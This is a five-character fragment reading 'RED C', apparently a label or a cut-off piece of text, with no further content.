RED C